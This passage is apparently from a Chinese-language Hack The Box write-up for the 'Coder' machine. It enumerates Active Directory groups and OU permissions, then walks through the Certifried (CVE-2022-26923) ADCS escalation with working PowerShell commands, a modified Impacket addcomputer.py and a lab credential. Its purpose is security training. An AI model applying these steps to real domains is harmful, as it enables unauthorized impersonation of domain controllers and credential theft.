
s.blade也没有出站控制,但是两个组的成员,”Software Developers”和”Buildagent Mgmt”:

两个组都和TeamCity有关:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
*Evil-WinRM* PS C:\Users\e.black> net group "Buildagent Mgmt"
Group name BuildAgent Mgmt
Comment Teamcity BuildAgent Management

Members

-------------------------------------------------------------------------------
s.blade
The command completed successfully.
*Evil-WinRM* PS C:\Users\e.black> net group "Software Developers"
Group name Software Developers
Comment Teamcity CI/CD Development

Members

-------------------------------------------------------------------------------
j.briggs s.blade
The command completed successfully.

使用neo4j数据库语句查询它们之间的关系

1
MATCH p=(o:OU)-[r:Contains*0..]->(n) RETURN p

这对正在处理的Organizational Units(OU)有了一个坚实的概述,即:

1
OU=BUILDAGENTS,OU=DEVELOPMENT,DC=CODER,DC=HTB


最后,为了获得节点层次结构的完整概述,使用以下Cypher查询:

1
MATCH (o1)-[r1:Contains]->(o2:OU) WITH o1 MATCH p=(d)-[r2:Contains*0..]->(o1)-[r3:Contains]->(n) RETURN p

这里要查看的一件事是此AD中的organizational units (OU)。这可以用PowerShell完成:

1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\e.black> Get-ADOrganizationalUnit -filter * | select Name

Name
----
Domain Controllers
Development
Groups
Users
BuildAgents

有了上述所有信息,现在可以枚举OU上的权限。来看BuildAgent mgmt组的访问控制列表(ACL)。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
*Evil-WinRM* PS C:\Users\e.black\Documents> (Get-ACL "AD:$((Get-ADOrganizationalUnit -Identity 'OU=BuildAgents,OU=DEVELOPMENT,DC=CODER,DC=HTB').distinguishedname)").access | where IdentityReference -eq "CODER\BuildAgent mgmt"


ActiveDirectoryRights : CreateChild, DeleteChild
InheritanceType : All
ObjectType : bf967a86-0de6-11d0-a285-00aa003049e2
InheritedObjectType : 00000000-0000-0000-0000-000000000000
ObjectFlags : ObjectAceTypePresent
AccessControlType : Allow
IdentityReference : CODER\BuildAgent Mgmt
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : None

ActiveDirectoryRights : Self, ReadProperty, WriteProperty
InheritanceType : Descendents
ObjectType : 72e39547-7b18-11d1-adef-00c04fd8d5cd
InheritedObjectType : bf967a86-0de6-11d0-a285-00aa003049e2
ObjectFlags : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType : Allow
IdentityReference : CODER\BuildAgent Mgmt
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : InheritOnly

可以看到两个条目指向两个不同的对象; 前者bf967a86-0de6-11d0-a285-00aa003049e2表示Computer对象,后者72e39547-7b18-11d1-adef-00c04fd8d5cd表示Validated-DNS-Host-Name。

Exploit - Intended (CVE-2022-26923)

根据提供的信息,理解s.blade是BuildAgent Mgmt组的成员,具有在BuildAgents OU中创建和删除计算机对象的ACLs。此外,知道e.black有能力通过PKI Admins组的成员资格来管理ADCS证书模板。

通过组合这些权限,攻击者可以创建恶意证书模板,注册具有DNS名称dc01的计算机对象,并使用certipy提取NTLM hash。然而,应该注意的是,这个被称为”Certifried”的漏洞最近在2022年5月被修补了。然而,在研究了补丁的细节之后,有可能利用e.black的权限来修改带有自定义flags的模板,以绕过新的安全措施。

在此漏洞中,DNS host name属性(dNSHostName)不需要在域中是唯一的,因此,攻击者可以在完全控制的计算机上更改dNSHostName属性以匹配目标计算机(如DC),然后滥用ADCS以获得该DC的证书。这将使攻击者能够以DC的身份做一些事情,比如dump hash。

根据Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923),”在msPKI-Enrollment-Flag属性中设置了新的CT_FLAG_NO_SECURITY_EXTENSION (0x80000)的证书模板不会嵌入新的szOID_NTDS_CA_SECURITY_EXT OID,因此,这些模板仍然容易受到这种攻击。”

这意味着可以通过将CT_FLAG_NO_SECURITY_EXTENSION参数设置为524288(或十六进制中的0x8000)来制作恶意模板。为此,使用ADCSTemplate克隆一个模板,对其进行必要的调整。

  • 攻击策略

e.black对PKI/ADCS具有权限。使用它来导入一个带有CT_FLAG_NO_SECURITY_EXTENSION flag的新ADCS模板。

然后,作为s.blade,将向域中添加一台计算机,特别是添加到BuildAgents OU中,并将dNSHostName设置为DC01.coder.htb。

然后用恶意模板注册那台新机器。

然后,使用certipy为DC获取certificate,使用与新添加的计算机相关联的密码作为auth。

有了这个证书,就可以从DC dump hash。

1
2
*Evil-WinRM* PS C:\programdata> upload ADCSTemplate.psm1
*Evil-WinRM* PS C:\programdata> import-module .\ADCSTemplate.psm1

首先生成一个样板Active Directory证书模板,并将其保存在一个JSON文件中

1
*Evil-WinRM* PS C:\programdata> Export-ADCSTemplate -displayname Computer > out.json

接下来,将生成的JSON对象读入一个变量,并将前面提到的msPKI-Enrollment-Flag属性设置为524288。然后将JSON数据保存回out.json文件。

1
2
3
*Evil-WinRM* PS C:\programdata> $a = get-content out.json -raw | convertfrom-json
*Evil-WinRM* PS C:\programdata> $a.'msPKI-Enrollment-Flag' = 524288
*Evil-WinRM* PS C:\programdata> $a | convertto-json | set-content out.json

现在,可以使用New-ADCSTemplate基于JSON导出创建一个新的ADCS模板

1
*Evil-WinRM* PS C:\programdata> New-ADCSTemplate -displayname pwn -Publish -JSON (gc out.json -raw)

现在准备将访问控制列表设置为证书模板,但是首先,必须使用s.blade的权限创建恶意计算机对象。为此,使用Impacket的addcomputer.py,必须稍微修改一下,将DNS名称设置为dc01。

修改addcomputer.py脚本,如下所示:

1
2
3
4
5
6
7
8
ucd = {
#'dnsHostName': '%s.%s' % (computerHostname, self.__domain),
'dnsHostName': '%s.%s' % ("dc01", self.__domain),
'userAccountControl': 0x1000,
'servicePrincipalName': spns,
'sAMAccountName': self.__computerName,
'unicodePwd': ('"%s"' % self.__computerPassword).encode('utf-16-le')
}

注释掉了dnsHostName变量并直接对目标进行硬编码。现在,继续使用发现的s.blade凭据添加恶意计算机对象

1
2
3
4
5
-<ROOT@kali:~/hackthebox/machine/coder>-                                                                          -<pts/6>-
-<#>- python addcomputer.py 'coder.htb/s.blade:AmcwNO60Zg3vca3o0HDrTC6D' -method LDAPS -computer-name 'PWN_PC' -computer-pass 'MeloPwnMe' -computer-group OU=BuildAgents,OU=DEVELOPMENT,DC=CODER,DC=HTB
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

